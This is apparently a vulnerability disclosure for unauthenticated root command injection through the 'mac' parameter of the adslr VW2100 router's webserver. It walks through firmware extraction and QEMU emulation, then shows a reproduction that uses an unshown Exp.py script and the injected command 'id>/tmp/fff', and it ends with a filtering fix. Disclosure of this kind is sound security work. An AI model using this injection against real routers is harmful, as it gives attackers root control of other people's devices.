


There is a command injection vulnerability in the adslr VW2100 router with firmware version M1DV1.0. The unauthenticated attacker exploited the vulnerability to execute system commands as the root user.


## Code Analysis

Upon decompiling the binary file "webserver", it was discovered that the "mac" parameter from the HTTP request is concatenated to the "system" function.



## Environment setup

Fireware download url: <http://www.adslr.com/companyfile/399.html>



Simulate the downloaded firmware using QEMU.

Refer to [https://blog.csdn.net/qq\\_43390703/article/details/120978954](https://blog.csdn.net/qq_43390703/article/details/120978954)

Run qemu

```
sudo qemu-system-mipsel -M malta -kernel mipsel/vmlinux-3.2.0-4-4kc-malta -hda  
debian_squeeze_mipsel_standard.qcow2 -append "root=/dev/sda1 console=tty0" -nographic -net nic -net  
tap,ifname=tap0,script=no,downscript=no
```

```
root@ubuntu:/qemu/mipsel# qemu-system-mipsel -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda  
debian_squeeze_mipsel_standard.qcow2 -append "root=/dev/sda1 console=tty0" -nographic -net ni  
c -net tap,ifname=tap0,script=no,downscript=no  
[ 0.000000] Initializing cgroup subsys cpuset  
[ 0.000000] Initializing cgroup subsys cpu  
[ 0.000000] Linux version 3.2.0-4-4kc-malta (debian-kernel@lists.debian.org) (gcc version  
4.6.3 (Debian 4.6.3-14) ) #1 Debian 3.2.51-1  
[ 0.000000] bootconsole [early0] enabled  
[ 0.000000] CPU revision is: 00019300 (MIPS 24Kc)  
[ 0.000000] FPU revision is: 00739300  
[ 0.000000] Determined physical RAM map:  
[ 0.000000]   memory: 00001000 @ 00000000 (reserved)  
[ 0.000000]   memory: 000ef000 @ 00001000 (ROM data)
```

Extract the file system from the firmware using Binwalk.

```
binwalk --run-as=root -Me ./VW2100N2100W.rar
```

```
root@ubuntu:/tmp# binwalk --run-as=root -Me ./VW2100N2100W.rar  
  
Scan Time:      2023-04-25 11:30:22  
Target File:    /tmp/VW2100N2100W.rar  
MD5 Checksum:  6841d7c055e58476dfd158bffb6cd3ec  
Signatures:    411  
  
-----  
DECIMAL      HEXADECIMAL    DESCRIPTION  
-----  
0            0x0            RAR archive data, version 4.x, first volume type:  
MAIN_HEAD  
39324        0x999C         uImage header, header size: 64 bytes, header CRC:  
0x628EE671, created: 2019-07-25 09:24:14, image size: 11451711 bytes, Data Addre  
ss: 0x81001000, Entry Point: 0x8164A6E0, data CRC: 0x808DCDED, OS: Linux, CPU: M  
IPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Ker  
nel Image"  
39388        0x99DC         LZMA compressed data, properties: 0x5D, dictionary  
size: 33554432 bytes, uncompressed size: 17054400 bytes  
  
Scan Time:      2023-04-25 11:30:25  
Target File:    /tmp/_VW2100N2100W.rar-0.extracted/固件升级失败恢复.doc  
MD5 Checksum:  4bc4337c6418fd16898eb4a9de572262  
Signatures:    411
```

```
scp -r _VW2100N2100W.rar.extracted/_linux.bin.extracted/_40.extracted/_890DF0.extracted/cpio-root/  
root@192.168.188.133:~/
```

```
root@ubuntu:/tmp# scp -r _VW2100N2100W.rar.extracted/_linux.bin.extracted/_40.e  
xtracted/_890DF0.extracted/cpio-root/ root@192.168.188.133:~/  
root@192.168.188.133's password:
```

```
mount -o bind /dev ./cpio-root/dev
```

```
mount -t proc /proc ./cpio-root/proc/
```

```
chroot ./cpio-root/ sh
```

```
root@debian-mipsel:~# mount -o bind /dev ./cpio-root/dev
root@debian-mipsel:~# mount -t proc /proc ./cpio-root/proc/
root@debian-mipsel:~# chroot ./cpio-root/ sh
```

Creating thttpd configuration file and run thttpd server.


```
1 dir=/var/html
2 port=80
3 pidfile=/var/run/thttpd.pid
4 logfile=/var/log/thttpd.log
5 user=root
6 cgipat=**
7
8
```

```
/var/html # thttpd -C ./thttpd.conf
/var/html #
```

Write web password to .htpasswd file in the directory /var/html.

```
/var/html # echo 'admin:$1$CoERg7ynjYLsj2j4g1J34.'>.htpasswd
/var/html #
/var/html #
```

Finished(user: admin, password: admin)



Vulnerability reproduction

Run exp

```
root@ubuntu:/tmp# python3 ./Exp.py
Enter Target IP : 192.168.188.133
Enter you want cmd : id>/tmp/fff
root@ubuntu:/tmp#
```

Command injection successfully demonstrated.

```
/var/html # cat /tmp/fff
uid=0(root) gid=0(root)
/var/html #
```

## Vulnerability Fix

Filter the characters ` \$ ; | & from the parameters mac.